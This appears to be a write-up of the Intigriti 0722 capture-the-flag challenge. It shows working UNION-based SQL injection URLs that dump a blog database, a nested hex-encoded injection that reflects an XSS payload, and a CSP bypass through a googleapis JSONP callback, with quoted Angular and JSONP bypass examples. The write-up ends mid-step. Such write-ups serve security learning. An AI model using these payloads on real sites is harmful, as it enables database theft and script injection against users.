
11,table_name,33,44,55 from information_schema.tables WHERE TABLE_SCHEMA=0x626c6f67



3 tables: post, user and youtube

Then we can get all the columns for each table. Here an example to get the column names for the “post” table:

https://challenge-0722.intigriti.io/challenge/challenge.php?month=1 Union Select 1,column_name,3,4,5 from information_schema.columns WHERE TABLE_SCHEMA=0x626c6f67 AND TABLE_NAME=0x706f7374



We get author, datetime, id, msg and title.


Remember our 5 columns we found at the start those are the ones. So actually the URL is like this:

https://challenge-0722.intigriti.io/challenge/challenge.php?month=6 Union Select **id,title,msg,user,datetime**

To get the values from each column we can do this:

https://challenge-0722.intigriti.io/challenge/challenge.php?month=6 Union Select 11,(SELECT GROUP_CONCAT(name SEPARATOR 0x3c62723e) FROM blog.user),33,44,55-- -

Gets the names from the user table name column with a
 in between them (not working due to <> being encoded)



The complete “blog” database looks like following with 3 tables:

post (table name)				
id	author	datetime	msg	title
1	1	2022-03-22	Hello everyone	It's March already
2	1	2022-02-14	Another post by Anton	I'm new
3	2	2022-02-14	Hello, I'm Jake and I'm new here	Second post
4	2	2022-02-14	Time goes fast	First post

user (table name)		
id	name	picture
1	Anton	anton.png
2	Jake	jake.png


youtube (table name)	
id	videoid
1	https://www.youtube.com/watch?v=dQw4w9WgXcQ

The youtube movie shows “Rick Astley - Never Gonna Give You Up”

So we have been fooled ;-)

Extra: this one gives the full query used by the backend towards the database:

`https://challenge-0722.intigrity.io/challenge/challenge.php?month=3 Union Select 11,state,info,44,55 from information_schema.processlist-- -`




Step 4: Another SQL injection within our initial SQL injection


The blog database contains no useful information and our reflections are blocked due to < and > being encoded. Next step is to check the 2 columns that are not reflected. This first one we now is the "id" so less interesting but the other one gives us the author name in some way.

Notice this behaviour.


`https://challenge-0722.intigriti.io/challenge/challenge.php?month=6 Union Select 11,22,33,1,55-- -`



`https://challenge-0722.intigriti.io/challenge/challenge.php?month=6 Union Select 11,22,33,2,55-- -`



`https://challenge-0722.intigriti.io/challenge/challenge.php?month=6 Union Select 11,22,33,3,55-- -`



1 gives Anton and 2 gives Jake. 3 gives nothing or NULL as it does not exist. We actually already know this from mapping out the databases in our previous step the users table.


So there seems some extra logic behind this. Maybe an extra SQL query is being used. It would be in our advantage if we can get our own value reflected instead of the names Anton or Jake because maybe there is no protection on that part.

So giving the wrong number is already something as we get NULL back and we could maybe replace that with our input.

First step is to get the number of columns right again. This should be 3 columns as we already know.


0x31206f726465722062792031 = 1 order by 1

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3%20Union%20Select%202011,22,33,0x31206f726465722062792031,55>



<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3%20Union%20Select%202011,22,33,0x31206f726465722062792034,55>

0x31206f726465722062792031 = 1 order by 4




Shows nothing so we are right 3 columns our SQL query works.

We know number 1 and 2 return Jake and Anton so now we use number 3 as that is still a non existing NULL value and maybe we can change that.

3 union select 1,2,3-- - = 0x3320756e696f6e2073656c65637420312c322c332d2d202d

<https://challenge-0722.intigrity.io/challenge/challenge.php?month=3%20Union%20Select%2011,22,33,0x3320756e696f6e2073656c65637420312c322c332d2d202d,55>



The 2nd column reflects now with our value. This is pretty good. Next step is to hexadecimal encode our XSS payload and use it in column number 2.

Completely in readable text the URL now looks like this. (This one will give error in your browser but is just to show where we are):

<https://challenge-0722.intigrity.io/challenge/challenge.php?month=3 Union Select 11,22,33,3 union select 1,2,3-- -,55-- ->

We want to get following:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3> Union Select 11,22,33,3 **union select 1,,3-- -,55-- -**

We need some hexadecimal encoding first we need to encode the payload itself:

The screenshot shows the CyberChef web application. On the left is a sidebar with various operations categorized into 'Data format', 'Encryption / Encoding', 'Public Key', 'Arithmetic / Logic', 'Networking', 'Language', 'Utils', 'Date / Time', 'Extractors', 'Compression', 'Hashing', and 'Code tidy'. The 'To Hex' operation is selected. The 'Recipe' panel shows 'To Hex' with 'Delimiter' set to 'None' and 'Bytes per line' set to '0'. The 'Input' field contains the payload: ``. The 'Output' field shows the resulting hexadecimal string: `3c696d67207372633d78206f6e6572726f723d616c6572742831293e`.

Then we need to paste this payload into the union query and encode in hexadecimal again:

The screenshot shows the CyberChef web application. The 'To Hex' operation is selected. The 'Recipe' panel shows 'To Hex' with 'Delimiter' set to 'None' and 'Bytes per line' set to '0'. The 'Input' field contains the payload: `3 union select 1,0x3c696d67207372633d78206f6e6572726f723d616c6572742831293e,3-- -`. The 'Output' field shows the resulting hexadecimal string: `3320756e696f6e2073656c65637420312c30783363363936643637323037333732363336437383230366636653635373237323666373233643631366336353732373432383331323933652c332d2d202d`.

https://challenge-0722.intigrity.io/challenge/challenge.php?month=3 Union Select
11,22,33,0x3320756e696f6e2073656c65637420312c3078336336393664363732303733373236333
36437383230366636653635373237323666373233643631366336353732373432383331323933652
c332d2d202d,55-- -


Awesome kitty blog

From the Firehose

It's March already

2022-03-22 02:35:10 by [Jake](#)

Time goes fast

22
55 by 
33

About
Thank you for visiting my blog, I hope you also love kitties

Archives
[March 2022](#)
[February 2022](#)

Blog template built for [Bootstrap](#) by [@mdo](#).


[Back to top](#)

Elements Console Sources Performance Insights Network Performance Memory Application Security Lighthouse EditThisCookie

top Filter

GET https://challenge-0722.intigrity.io/challenge/ 404 challenge.ushid3

Refused to execute inline event handler because it violates the following Content Security Policy directive: "default-src 'self' *.googleapis.com *.gstatic.com *.cloudflare.com". Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present. Note also that 'script-src' was not explicitly set, so 'default-src' is used as a fallback.




Still not working. This time the < and > brackets are fine but we bump into the CSP security policy.

Step 5: CSP bypass

Ok we thought we got it but now the CSP is in our way. A CSP can easily be checked here: <https://csp-evaluator.withgoogle.com/> (use <https://challenge-0722.intigriti.io/challenge/challenge.php> as input)

It will immediately show CSP configuration issues:



The screenshot shows the CSP Evaluator tool interface. At the top right is a red shield icon with 'CSP' and a checkmark. The main heading is 'CSP Evaluator'. Below it is a paragraph explaining the tool's purpose: 'CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against cross-site scripting attacks. It assists with the process of reviewing CSP policies, which is usually a manual task, and helps identify subtle CSP bypasses which undermine the value of a policy. CSP Evaluator checks are based on a large-scale study and are aimed to help developers to harden their CSP and improve the security of their applications. This tool (also available as a Chrome extension) is provided only for the convenience of developers and Google provides no guarantees or warranties for this tool.'

The 'Content Security Policy' section shows a text input field containing: `default-src 'self' *.googleapis.com *.gstatic.com *.cloudflare.com`. To the right of the input are links for 'Sample unsafe policy' and 'Sample safe policy'. Below the input is a dropdown menu set to 'CSP Version 3 (nonce based + backward compatibility checks)'. A blue 'CHECK CSP' button is positioned below the dropdown.

The evaluation results are displayed under the heading 'Evaluated CSP as seen by a browser supporting CSP Version 3'. A link 'expand/collapse all' is on the right. The results are listed in a table:

Issue	Description
default-src	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.
object-src [missing]	Can you restrict object-src to 'none'?
require-trusted-types-for [missing]	Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.

Scripts from `*.googleapis.com *.gstatic.com *.cloudflare.com` could possibly be used when injected to fire an XSS attack as they are allowed by the configured CSP.

Google can definitely help here. Just type “CSP bypass” and a lot of possible bypasses will be shown.

I found a good one here from brutelogic:

<https://brutelogic.com.br/blog/csp-bypass-guidelines/>

Whitelisted Domain

All whitelisted domains are a breach on the respective policy so if we find a way to import a JSONP endpoint with callback or to include a JS library (with unsafe-eval) too, it will work flawless. An old (also non-verified) list of possible JSONP endpoints with callback for several well known websites can be found [here](#).

Policy Example:

```
script-src 'https://*.googleapis.com';
```

Bypass Example:

```
<Script Src=https://www.googleapis.com/customsearch/v1?callback=alert(1)></Script>
```

Policy Example:

```
script-src 'unsafe-eval' 'https://cdnjs.cloudflare.com';
```

Bypass Example:

```
<Script Src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js>
</Script><K Ng-App>{{new.constructor('alert(1)')()}}
```

base-uri

If there's a running script in the page called with a relative path like /path/script.js after the point of injection, there's no base URI set in the document and no base-uri directive, there's a simple bypass for any CSP implemented.

Policy Example:

```
script-src 'nonce-r4nd0mch4rs';
```

Bypass Example:

Use as many %k as the number of columns to match the injected query and encode # as %23 in URLs. <https://twitter.com/rodassisi/status/1552667056067207170>

Jul 28, 2022

Embed View on Twitter

The best place to get started with crypto

coinbase

ALL POSTS

- Tag Blending Obfuscation In Property-Based Payloads
- XSS With Hoisting
- Training XSS Muscles
- Building XSS Polyglots
- CSP Bypass Guidelines
- Filter Bypass in Multi Context
- Testing for XSS (Like a KNOXSS)
- XSS via HTTP Headers
- XSS in Limited Input Formats
- Advanced JavaScript Injections
- Quoteless JavaScript Injections
- DOM-based XSS - The 3 Sinks
- Chrome XSS Auditor - SVG Bypass
- The 7 Main XSS Cases Everyone Should Know
- Compromising CMSES with XSS
- Alternative to Javascript Pseudo-Protocol
- XSS Filter Bypass With Spell Checking
- XSS Challenge I
- Calling Remote Script With Event Handlers
- Four Horsemen of the Web Apocalypse
- The Easiest Way to Bypass XSS Mitigations
- XSS Authority Abuse
- Reflected in Watering Hole
- Bypassing Javascript Overrides
- The Genesis of an XSS Worm - Part III
- The Genesis of an XSS Worm - Part II
- The Genesis of an XSS Worm - Part I

googleapis.com is allowed in our CSP so quick check if this URL still works:

```

// API callback
alert(1){
  "error": {
    "code": 400,
    "message": "Invalid JSONP callback name: 'alert(1)'; only alphabet, number, '_', '$', '.', '[' and ']' are allowed.",
    "errors": [
      {
        "message": "Invalid JSONP callback name: 'alert(1)'; only alphabet, number, '_', '$', '.', '[' and ']' are allowed.",
        "domain": "global",
        "reason": "badRequest"
      }
    ]
  },
  "status": "INVALID_ARGUMENT"
}

```

Yes page loads and no 400 page not found so that is good. We can definitely use this one. Probably there are other bypasses on the other allowed domains that also work.

Encode: “<Script Src=[<Script Src=https://www.googleapis.com/customsearch/v1?callback=alert\(document.domain\)></Script>](https://www.googleapis.com/customsearch/v1?callback=alert(document.domain))></Script>” to hexadecimal

